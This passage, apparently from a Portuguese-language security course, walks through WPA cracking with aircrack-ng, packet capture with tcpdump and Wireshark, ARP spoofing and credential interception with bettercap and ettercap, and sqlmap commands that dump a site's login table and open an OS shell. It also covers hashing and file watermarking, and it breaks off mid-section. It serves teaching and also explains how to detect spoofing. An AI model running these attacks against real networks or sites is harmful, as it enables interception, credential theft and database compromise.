Você precisará aguardar alguém se conectar à rede, ou utilizar o programa JamWiFi para desautenticar. Copie os arquivos de captura para o diretório onde está o arquivo rockyou.txt.
$ *sudo cp /tmp/airportSniff* .*

Efetue a descoberta da senha com o comando:
$ *aircrack-ng -w rockyou.txt -b $BSSID airportSniffxxxxx.cap*

ABRAHAM, Louis. WPA wifi cracking on a MacBook Por with deauth. 28/07/2017. Disponível em https://louisabraham.github.io/articles/WPA-wifi-cracking-MBP.html Acesso em 05/12/2022.

Configurando WiFi para maior segurança

Obter a senha do WiFi com WPA exige uma quebra de senha por força bruta. Assim, quanto mais forte for sua senha e resistente aos ataques de força bruta e dicionário, mais seguro estará sua rede. Também é prudente desativar o WPS, pois senão o acesso físico ao dispositivo implicará em possibilidade de acesso lógico. Altere as senhas padrão.

Quando não souber o ip do seu roteador, mas puder se conectar à rede, use o comando
$ *ip route* para verificar qual endereço, que deverá ser aberto no seu navegador em http://ipRouter

Captura e Manipulação de Pacotes

As placas de rede recebem diversos pacotes que não lhes pertencem. O sistema operacional é encarregado de filtrar e descartar os pacotes que não interessam, ou não lhe são dirigidos. Mas se você quiser, e sua placa de rede suportar, você poderá ler todos os pacotes que receber, sejam eles endereçados ou não a ela. É o modo monitor ou promíscuo da placa de rede.

Em redes antigas, colocar dispositivos com alguma inteligência era caro. Por isso, o equipamento mais comum para interligação de redes era o hub. O hub recebe dados em uma porta e transmite para todas as outras. Isso gera um tráfego desnecessário na rede. Como o computador de destino estará conectado em uma das portas, não há vantagem em enviar os sinais para todas as outras. O hub existe porque o hardware é mais simples e barato.

O uso do hub torna a rede mais insegura. Uma vez que os pacotes são retransmitidos sem critério definido e que os receptores podem colocar suas placas de rede em modo promíscuo, os pacotes podem ser recebidos por qualquer um. E caso não estejam criptografados serão lidos por quem os obtiver.

É como se você mandasse um cartão postal, ou uma carta sem envelope, em que todos podem ver o que está escrito. E copiada várias vezes, enviada para várias pessoas com uma mensagem “se não for pra você, por favor descarte essa carta sem ler”.

Em sistemas de rede modernos, os pacotes só são enviados para a porta interessada. Isso é feito através do switch quando estamos interligando equipamentos na mesma rede, ou de roteadores quando estamos conectando redes diferentes. Esses dispositivos precisam de um hardware mais inteligente, capaz de criar e armazenar tabelas que convertem o endereço da placa de rede (MAC address) em endereço IP.

Então veio o Wireless, e o compartilhamento do meio - no caso o ar - novamente tornou tudo mais interessante. Se você está conectado em uma rede wifi e já está autenticado, será capaz de capturar todo o tráfego dessa rede.

Sniffers e Captura de Pacotes

Sniffers, Packet Sniffers, Analisador de Protocolo. Esses são alguns nomes dos programas que utilizam a placa de rede no modo monitor e capturam, filtram e gravam todo o tráfego. Eles são utilizados para solucionar problemas de rede, analisar o tráfego, desenvolver softwares e protocolos, e para estudar e compreender as redes de computadores.

Tcpdump

O tcpdump é uma ferramenta muito útil para monitorar os pacotes trafegando na rede. Permite rapidamente ver e salvar os dados dos cabeçalhos recebidos pelo adaptador. Vamos capturar todos os pacotes TCP que pudermos:

$ *sudo tcpdump -i <interface de rede, p.ex: eth0> tcp*

Para gravar todo o tráfego da rede, utilize (a opção -n não resolve os ips em nomes):
$ *sudo tcpdump -n -i <interface de rede> -w <arquivoAGravar>*

Dê Ctrl+C a qualquer momento. Para filtrar os pacotes http por exemplo você pode utilizar:
$ *tcpdump -r <arquivoGravadoAnteriormente> | grep http*

Wireshark

https://www.wireshark.org/

O Wireshark (https://www.wireshark.org/)é o analisador de protocolos de rede mais utilizado no mundo, e é muitas vezes o analisador padrão utilizado em treinamentos, governos e empresas. Ele é gratuito e funciona em praticamente qualquer plataforma. Prospera graças a contribuições voluntárias de especialistas do mundo todo e é a continuação de um projeto iniciado por Gerald Combs em 1998.

Com o Wireshark você pode inspecionar centenas de protocolos, capturar e monitorar em tempo real a rede, gravar capturas para análise offline, filtrar a exibição, remontar fragmentos de pacotes para visualização, descriptografar diversos protocolos, exportar a saída para diversos formatos além de possuir diversas outras funcionalidades.
Caso você esteja com sua VM Kali desligada, vá nas configurações de rede e em *Advanced* escolha o endereço MAC de sua placa de rede com algo que você possa reconhecer. Eu usei 00AA00CAFE10 que, além de ser uma string hexadecimal, lembra café bom. Escolha um de sua preferência, pois tem muitas palavras divertidas que podem ser montadas.

Vá até o site e efetue o download e instalação do wireshark para sua plataforma. Ele vem instalado no Kali Linux, e pode ser aberto no menu dentro da opção *09 - Sniffing & Spoofing* ou através do terminal com o comando *wireshark.*

Ao abrir o programa você poderá ver uma lista de interfaces. Você pode selecionar de qual interface quer capturar os pacotes, e observar em tempo real qual o tráfego em cada uma. Escolha a rede de sua preferência. Caso você tenha uma rede wifi, o tráfego costuma ser bastante interessante. Para obter menos pacotes e conseguir compreender sua dinâmica com mais facilidade inicie o Wireshark dentro de sua VM Kali. Inicie a captura de pacotes.


Vá até o terminal, obtenha o endereço do seu roteador e efetue um ping com 32000 bytes.

$ *netstat -nr*
$ *ping <ipRoteador>*

Volte até o Wireshark, na aba de pesquisa acima dos pacotes escreva ***icmp*** e escolha um dos pacotes ping. Ao abrir o pacote você verá na parte de baixo duas abas. Uma delas é o frame recebido e outra o pacote remontado, com seus respectivos tamanhos. Feche a janela. Para acompanhar todos os pacotes novamente, selecione o x vermelho e feche o filtro.

Abra seu navegador e faça uma busca. Feche o navegador em seguida. Vá até o Wireshark e na barra de filtros digite ***tcp***. Escolha um dos pacotes, abra um shell e pesquise para onde está direcionado com o comando *whois <ip>.* Clique com o botão direito sobre o pacote que deseja analisar e selecione a opção *Follow -> Tcp Stream* e observe o pacote já remontado. Na parte inferior você poderá ver uma caixa de seleção onde poderá escolher o pacote inteiro ou algum de seus fragmentos. Você pode ver de quantos fragmentos foi composta a mensagem e quais seus tamanhos. Feche a janela e volte para a tela principal.

Escolha um pacote. Observe no quadro inferior esquerdo que você terá 4 linhas.



Se você selecionar *Frame* verá o pacote inteiro. Isso é o que foi recebido na camada física. Se selecionar o campo Internet II, veja que ele marca no quadro da direita em qual parte do frame está a informação de enlace de dados, e conforme a especificação do protocolo tem o endereço mac do destino e origem. Em seguida, selecione Internet Protocol e veja que a parte referente à informação IP aparece selecionada. E você pode assim “ler” o protocolo na esquerda, pois ele foi desmontado pelo Wireshark em suas respectivas camadas. Pode inclusive ver onde começa a requisição *http* e muitas outras informações interessantes. Feche o filtro com o x vermelho na linha de pesquisa. Interrompa a captura de pacotes. Ao encerrar o wireshark você poderá salvar sua captura para análise ou descartá-la.

Spoofing

Ligar o endereço físico da placa de rede com um endereço IP. Essa é a função do protocolo ARP. Quando um pacote chega para determinado endereço, o equipamento vê em suas tabelas se já tem o cadastro e envia o pacote somente para a porta encontrada. Caso não encontre, realiza uma requisição ARP para descobrir e adicionar o dispositivo em sua tabela.

O spoofing (imitar, fingir) é uma requisição falsificada. Pode se tratar de outros tipos de falsificação, mas aqui vamos usar o termo para falsificação de mac address. De algumas maneiras você pode falsificar o endereço que escreve nos pacotes antes de enviar. Assim, se quer receber os pacotes que deveriam ir para outro host, pode dizer para o switch que o endereço é seu. A internet, em sua base, foi desenvolvida num modelo de confiança, e somente após seu crescimento as ameaças começaram a se tornar críticas e outras camadas começaram a ser implementadas para preservar o sistema de ataques. Então o switch acredita no que recebe. E quando o próximo pacote para aquele host chegar, será retransmitido para você.

Bettercap

https://github.com/bettercap/bettercap

De acordo com a descrição do projeto, o Bettercap é um framework poderoso e extensível escrito em Go, e visa oferecer a pesquisadores de segurança, red-teams (time de testes de segurança que desempenha o papel de atacante) e usuários de engenharia reversa uma solução de uso simples, tudo em um para realizar reconhecimento e ataques em redes Wi-Fi, dispositivos Bluetooth, HID sem fio, e redes Ethernet. Veja se seu bettercap já está instalado:

$ *bettercap*
Command 'bettercap' not found, but can be installed with:
sudo apt install bettercap
Do you want to install it? (N/y)

caso você ainda não tenha, instale o pacote:
$ *sudo apt install bettercap*
[sudo] password for kali:
Reading package lists... Done
[...]
Setting up bettercap (2.32.0-1+b4) ...
bettercap.service is a disabled or a static unit, not starting it.
Processing triggers for kali-menu (2022.4.1) ...

Caso tente executar o bettercap sem permissões de superusuário, ele não irá inicializar.
$ *sudo bettercap*
bettercap v2.32.0 (built for linux amd64 with go1.19.2) [type 'help' for a list of commands]
192.168.0.0/24 > 192.168.0.11 » [09:28:16] [sys.log] [inf] gateway monitor started ...
192.168.0.0/24 > 192.168.0.11 »

Use o comando *help* caso queira ver uma lista de comandos e módulos disponíveis. Você pode usar *help nomeDoModulo* para obter mais informações sobre módulos específicos (tab autocompleta o comando).

Vamos fazer uma varredura ativa de hosts. Ative o módulo net.probe (se digitar *help net.probe* verá que o comando serve para descobrir novos hosts enviando pacotes UDP vazios para cada IP possível da sub rede).

>> *net.probe on*

```
192.168.0.0/24 > 192.168.0.11  » net.probe on
192.168.0.0/24 > 192.168.0.11  » [09:30:40] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
192.168.0.0/24 > 192.168.0.11  » [09:30:40] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.11  » [09:30:40] [endpoint.new] endpoint 192.168.0.21 detected as fc:4d:d4:d2:5e:a7 (Universal Global Scientific Industrial Co., Ltd.).
192.168.0.0/24 > 192.168.0.11  » [09:30:40] [endpoint.new] endpoint 192.168.0.19 detected as a8:66:7f:04:30:0d (Apple, Inc.).
192.168.0.0/24 > 192.168.0.11  » [09:30:40] [endpoint.new] endpoint 192.168.0.8 detected as 2a:c4:38:af:12:34.
192.168.0.0/24 > 192.168.0.11  » [09:30:42] [endpoint.new] endpoint 192.168.0.3 detected as 2e:34:8e:26:52:9f.
192.168.0.0/24 > 192.168.0.11  »
```

Caso digite *help* verá que os módulos net.probe e net.recon foram ativados.

>> *net.show*

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.0.43	00:aa:00:ca:fe:10	eth0	Intel Corporation	0 B	0 B	11:42:59
192.168.0.1	b8:66:85:1a:bf:c2	gateway	Sagemcom Broadband SAS	4.6 kB	0 B	11:42:59
192.168.0.3	**2e:34:8e:26:52:9f**			240 B	88 kB	**11:43:34**
192.168.0.4	90:de:80:5b:98:49		Shenzhen Century Xinyang Technology Co., Ltd	0 B	368 B	11:43:09
192.168.0.21	fc:4d:d4:d2:5e:a7	DESKTOP-GZTLAB0	Universal Global Scientific Industrial Co., Ltd.	1.7 kB	1.0 kB	**11:43:34**

Agora vamos ativar o arp.spoof. Tenha em mente que todas as técnicas que estamos utilizando são constantemente revistas, já que os sistemas evoluem para se proteger de ataques. Se o seu roteador tiver proteção contra ARP Spoofing, o ataque não irá funcionar. A maior parte dos equipamentos de uso doméstico, porém, não possui proteção.

Caso queira ver informações sobre o comando, digite *help arp.spoof.* Para atacar também o gateway, que muitas vezes é um roteador doméstico, utilize a opção *arp.spoof.fullduplex*: ele tentará se passar pelo router e pelo alvo.

>> *set arp.spoof.fullduplex true*

Dentre a lista de endereços encontrados pelo módulo net.probe, escolha seu alvo e inicie o módulo de spoofing:

>> *set arp.spoof.targets <ipVitima>*
>> *arp.spoof on*

Agora vamos tentar obter alguns pacotes interessantes no tráfego
>> *set net.sniff.local true*
>> *net.sniff on*

Vá até a máquina escolhida como vítima e visite o site http://vulnweb.com. Caso sua rede não tenha proteção contra arp spoofing, você poderá ver as requisições em tempo real.

Dica! caso queira automatizar o processo, basta criar um arquivo com os comandos que desejar. crie um arquivo com o nano, vi ou o editor de sua preferência. No exemplo abaixo *spoof35.cap* :

```
set net.sniff.local true
net.sniff on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.0.35
arp.spoof on
set net.sniff.local true
set.sniff on
```
para iniciar, execute**$** *sudo bettercap -iface eth0 -caplet spoof35.cap*

Para verificar os parâmetros quando necessário use *get nomeDoModulo.**
>> *get arp.spoof.**

Veja que os dados serão interceptados somente em caso de requisições que não usam https.


Ettercap

https://github.com/Ettercap/ettercap

O Ettercap é uma ferramenta de segurança de rede, gratuita e de código aberto, para ataques Man in The Middle em um LAN. Pode ser usado para análise de protocolos de rede e auditoria de segurança. Ele é capaz de interceptar tráfego em um segmento de rede, realizar escuta ativa em vários protocolos e capturar senhas. E tudo isso no modo gráfico. Para iniciar o Ettercap digite:

$ *sudo ettercap -G*


Ao iniciar o ettercap, deixe a opção *Sniffing at Startup* - iniciar o programa capturando os pacotes - habilitada. Em *Primary interface* selecione a interface de rede que deseja utilizar.
Em seguida escolha o botão *Check* na aba superior.



Faça uma varredura dos hosts ativos na rede, clicando na lupa no canto superior esquerdo.


```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
7 hosts added to the hosts list...
```

Para verificar os hosts adicionados, selecione o botão com balões de conversa, ao lado da lupa. Você verá a página de hosts aberta, e três botões na parte inferior: *Delete Host, Add to Target 1 e Add to Target 2.* Selecione uma máquina da rede para sofrer o ataque e clique no botão *Add to Target 1.* Como estamos usando uma rede baseada em máquinas virtuais, recomendo que você intercepte as comunicações do seu computador físico.



Você pode navegar através do botão com três pontos, no lado direito da barra superior.

Confira em *Targets -> Current Targets* para ver se o alvo foi adicionado, escolha o menu *MITM,* cujo ícone parece um mapa da Terra, e vamos escolher *ARP Poisoning.* Selecione *OK* e inicie o ataque.



Agora, de seu computador alvo, tente acessar seu gateway. Vá até o navegador e digite o endereço de *gateway* que o comando *ipconfig* retorna (p.ex:*http://192.168.0.1*) e tente efetuar o login.

DHCP: [FC:4D:D4:D2:5E:A7] REQUEST 192.168.0.21
HTTP : 192.168.0.1:80 -> USER: admin PASS: cac748da18899aeda937c72f2f1d14a3 INFO: http://192.168.0.1/
CONTENT: loginUsername=admin&loginPassword=cac748da18899aeda937c72f2f1d14a3

você verá que, mesmo com o uso de um roteador (que não deveria enviar as comunicações para outras portas), o arp spoofing faz com que a porta em que você está conectado também tenha o endereço MAC da vítima, e assim o pacote é replicado para ela.

Não há garantias de que seu pacote não seja lido pelo caminho. Por isso o uso de criptografia é tão importante. É possível que, durante o tráfego de pacotes, exista um roteador de internet malicioso ouvindo as conexões.

É possível saber se estou sendo vítima de ARP Spoofing?

Existem alguns sinais que indicam que há algo errado na rede. Uma maneira interessante de saber é você ter uma linha de base da sua rede funcionando. Por exemplo, pare o ataque caso esteja em curso. Vá até seu computador e digite *arp -a*:

```
Interface: 192.168.0.21 --- 0x1a
  Endereço IP         Endereço físico       Tipo
  192.168.0.1         b8-66-85-1a-bf-c2     dinâmico
  192.168.0.3         2e-34-8e-26-52-9f     dinâmico
  192.168.0.8         2a-c4-38-af-12-34     dinâmico
  192.168.0.11        00-aa-00-ca-fe-03     dinâmico
  192.168.0.19        a8-66-7f-04-30-0d     dinâmico
  192.168.0.35        a8-66-7f-04-30-0d     dinâmico
  192.168.0.36        a8-66-7f-04-30-0d     dinâmico
  192.168.0.255       ff-ff-ff-ff-ff-ff     estático
  224.0.0.22          01-00-5e-00-00-16     estático
  224.0.0.251         01-00-5e-00-00-fb     estático
  224.0.0.252         01-00-5e-00-00-fc     estático
  224.32.32.156       01-00-5e-20-20-9c     estático
  224.32.32.157       01-00-5e-20-20-9d     estático
  239.255.255.250     01-00-5e-7f-ff-fa     estático
  255.255.255.255     ff-ff-ff-ff-ff-ff     estático
```

Agora, vamos ver a tabela enquanto o ataque está em curso. Vá até o ettercap, coloque o endereço de sua interface no campo *target 1 ,* vá até o *MITM Menu (da Terra)*, *ARP Poisoning,* e *OK.* Se desejar, faça o teste de login em seu gateway para ver se é interceptado. Vá até o prompt de comando e repita o comando *arp -a:*

```
Interface: 192.168.0.21 --- 0x1a
  Endereço IP         Endereço físico       Tipo
  192.168.0.1         00-aa-00-ca-fe-03     dinâmico
  192.168.0.3         2e-34-8e-26-52-9f     dinâmico
  192.168.0.8         00-aa-00-ca-fe-03     dinâmico
  192.168.0.11        00-aa-00-ca-fe-03     dinâmico
  192.168.0.19        00-aa-00-ca-fe-03     dinâmico
  192.168.0.26        00-aa-00-ca-fe-03     dinâmico
  192.168.0.35        00-aa-00-ca-fe-03     dinâmico
  192.168.0.36        a8-66-7f-04-30-0d     dinâmico
  192.168.0.255       ff-ff-ff-ff-ff-ff     estático
  224.0.0.22          01-00-5e-00-00-16     estático
  224.0.0.251         01-00-5e-00-00-fb     estático
  224.0.0.252         01-00-5e-00-00-fc     estático
  224.32.32.156       01-00-5e-20-20-9c     estático
  224.32.32.157       01-00-5e-20-20-9d     estático
  239.255.255.250     01-00-5e-7f-ff-fa     estático
  255.255.255.255     ff-ff-ff-ff-ff-ff     estático
```

Repare na diferença. O MAC address 00:AA:00:CA:FE:03 está em várias interfaces que não estavam assim anteriormente. Eventualmente o endereço repetido pode ser de um roteador, mas ele não se alterará enquanto as máquinas não trocarem de endereço IP. Você também poderá identificar que existe algo estranho através de erros ou perda de conexão, ou de perda de performance da rede ou de algum host específico.

Dica! Você sabia que pode escolher o endereço MAC das suas máquinas virtuais? Isso é feito na configuração de rede. Assim, você pode colocar endereços sugestivos e que lhe auxiliem a saber de qual máquina vem cada requisição. Uma máquina pode ser CA:FE, outra FA:DA, e assim por diante. Os três primeiros bytes (seis primeiros algarismos) costumam identificar o fabricante da placa de rede, onde 00:AA:00 por exemplo é da Intel, e os três últimos são seriais únicos para cada placa.

Man in the Middle

O ataque do “Homem no Meio” ou *Man in the Middle* acontece quando um ciber atacante toma o controle de um dispositivo sem o conhecimento dos interessados. Com esse acesso, ele pode interceptar, manipular e enviar informações falsas entre o remetente e o destinatário dos pacotes. Uma das variações do Man in the Middle é Man-in-the-Mobile (MitMo), onde programas intrusos capturam por exemplo sms de verificação e informações diversas e enviam ao atacante.

Man In The Middle com Ponto de Acesso Wifi

Configuração da rede NAT na VM.
Uma conexão com internet e uma placa wireless capaz de fornecer acesso.
https://github.com/lakinduakash/linux-wifi-hotspot

$ *sudo apt install -y libgtk-3-dev build-essential gcc g++ pkg-config make hostapd libqrencode-dev libpng-dev*

```
git clone https://github.com/lakinduakash/linux-wifi-hotspot
cd linux-wifi-hotspot

#build binaries
make

#install
sudo make install
```

Banco de Dados

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="document.cookie" --dbs

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie]" -D moviescope --tables

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie]" -D moviescope -T User_Login --dump

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie]" --os-shell

Criptografia

A criptografia é um conjunto de técnicas que permitem uma transformação reversível da informação de modo que seja incompreensível por terceiros. O princípio da criptografia é que um conjunto de chaves pode transformar a informação e recuperá-la. Os algoritmos de criptografia podem ser de chave simétrica ou assimétrica. Na criptografia de chave simétrica, a mesma senha é utilizada para criptografar e decodificar a mensagem.

Na criptografia de chave pública, também conhecida como criptografia de chave assimétrica, são utilizados pares de chaves. As chaves públicas podem ser amplamente divulgadas, mas as chaves privadas são conhecidas apenas pelo proprietário. Com esse recurso é possível realizar tanto a encriptação de mensagens quanto a autenticação. Os algoritmos de chave pública são baseados em problemas matemáticos que não admitem solução eficiente. O esforço de gerar as chaves é fácil, mas obter uma através da outra é impraticável.

Nos algoritmos de chave simétrica é necessário que ambas as partes saibam as senhas de antemão, ou utilizem um canal seguro para informá-las. No algoritmo de chave assimétrica, como cada um pode divulgar sua chave pública, em alguns passos é possível trocar senhas secretamente através de um meio público.

Os algoritmos de criptografia não são inquebráveis, especialmente se tratando de interesses governamentais, onde um poder computacional enorme pode ser disponibilizado, mas eles garantem a segurança em praticamente qualquer aplicação do dia a dia.

No site do projeto rainbowcrack você pode encontrar o código em C# com 70 linhas que encripta e decripta arquivos com a implementação de um algoritmo simétrico 128-bit AES:
http://project-rainbowcrack.com/aes.htm

Hash

O hash - em português cerquilha # - é o nome utilizado em criptografia para denominar o resultado de um algoritmo matemático que transforma qualquer bloco de informações em um conjunto de caracteres de comprimento fixo. É como se cada arquivo tivesse um nome, e cópias idênticas tivessem o mesmo nome. Mas se um fio de cabelo mudar, o nome muda completamente. Algoritmos criptográficos podem ser utilizados para criar hashes que garantem a integridade da informação. Hashes podem ser obtidos rapidamente através de dados de entrada, mas a operação não é reversível. Assim, a menor alteração em uma informação altera seu hash completamente. Ele garante a integridade dos dados, que absolutamente nada foi adulterado. Você pode ver um exemplo interativo em https://tools.superdatascience.com/blockchain/hash

No Windows:
Obtendo Hash SHA256: Vá ao menu iniciar, procure por PowerShell e digite o comando:

C:\Users\User> *Get-FileHash **

```
Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          281E11A8C6C8C12227799BA900636B6B4EA0E94E46E88A7E3121C806D4B941B7
C:\Users\gazst\Downloads\aes_ofb.zip
SHA256          C4C02C07AA00DE5795712CA9FC26077D8ADB15CF26A8D56D741A401DD65A0C87
C:\Users\..\Downloads\big-apple-1056753.jpg
SHA256          FECF7EDBE0646946F737C7536BC76407482FC01BDDAEDCDD1E515BE350FC19DD
C:\Users\gazst\Downloads\caine12.4.iso
SHA256          A6DC17D27D0A34F57C989741ACDD485B8AEE45A6E9796DAF8C9435370DC61612
C:\Users\gazst\Downloads\crackstation.txt.gz
```

Verifique por exemplo que a ISO do Linux Caine (forense) é legítima, pois na pasta Downloads e no site estão exatamente com o mesmo hash.

Obtendo Hash MD5:

C:\Users\User> *Get-FileHash * -Algorithm MD5*

```
Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             8C95F13A5F5DE010BA06ABE25AC3B783                                       C:\Users\gazst\Downloads\aes_ofb.zip
MD5             6E6F9911906C181ADD54D2313E190766                                       C:\Users\gazst\Downloads\big-apple-1056753.jpg
MD5             8E1844E978CC4B73D9C6DBE37D2516C1                                       C:\Users\gazst\Downloads\caine12.4.iso
MD5             4748A72706FF934A17662446862CA4F8                                       C:\Users\gazst\Downloads\crackstation.txt.gz
```

No Linux e no macOS:

SHA256: **$** *openssl sha256 <nomeArquivo>*

MD5: **$** *openssl md5 <nomeArquivo>*

Qualquer mínima alteração em um único bit causa a completa transformação do resultado final. O hash é uma função que não pode ser revertida, ou seja, você pode calcular o hash de qualquer conjunto de dados, mas não pode saber sobre o conjunto a partir do hash. A execução da função em qualquer situação no mesmo conjunto de dados produz exatamente o mesmo hash.

O padrão SHA-1 (Secure Hash Algorithm - algoritmo de dispersão seguro) foi projetado pela Agência Nacional de Segurança dos Estados Unidos e é um padrão federal de processamento de informação, publicado pelo NIST (Instituto Nacional de Padrões e Tecnologia). Para mais informações acesse o site https://www.nist.gov/.

RAINBOWCRACK Project. How to Compute File Hash with Message Digest Algorithm MD5, SHA1, SHA256, SHA512, SHA3-256, SHA3-512, BLAKE2. Disponível em http://project-rainbowcrack.com/hash.htm Acesso em 01/12/2022.

Criando um NFT realmente único

Participei da criação de NFTs, junto com o Marcos Böhler da Bullet Produções, onde a manutenção da propriedade intelectual digital é de extrema importância. Criamos tokens únicos na rede Ethereum para o quadro “A Rainha Pavão e o Duque de Camélia”, uma apaixonante obra da artista Andréa Horn (https://opensea.io/collection/deiahorn), e de 12 fotos do grande fotógrafo brasileiro Alberto Ferreira, como “A Bicicleta de Pelé”, famosa em outdoors no mundo todo (https://rarible.com/albertoferreira).

Ao acessar o conteúdo do NFT com a carteira digital de seu dono, além do conteúdo público é exibido um conteúdo secreto, aberto somente com a chave da carteira certa. Quem tem essa chave pode acessar o conteúdo com um link para download do arquivo (armazenado de modo distribuído no sistema de arquivos interplanetário IPFS) e uma senha para descompactá-lo. Todas as imagens públicas estão em baixa resolução e não possuem dados de contato particular. O conteúdo particular dá acesso a essas imagens de alta resolução, informações para contato e fornece a senha para descompactar o arquivo. E assim somente o que possui a carteira com acesso ao token poderá ver seu conteúdo.

Pode acontecer, porém, de um NFT ser vendido e ter seu conteúdo vazado. Ou ainda, ocorrer um vazamento em outras etapas do processo. Para rastrear o NFT, utilizamos uma técnica de alteração do hash original, uma marcação digital de arquivos.

Hexedit - Usando Hash para criar uma marca invisível em arquivos


Ao enviar uma imagem para distribuição, quando o valor da informação é considerável, é conveniente saber o hash e associá-lo ao local de envio. Por exemplo, vá até o site de imagens gratuitas https://www.freeimages.com/pt e escolha uma imagem. Efetue o download em seu computador.

No Windows:
Vá ao menu iniciar, procure pelo PowerShell e execute o comando:
C:\Users\User> *Get-FileHash <nomeArquivo>*

```
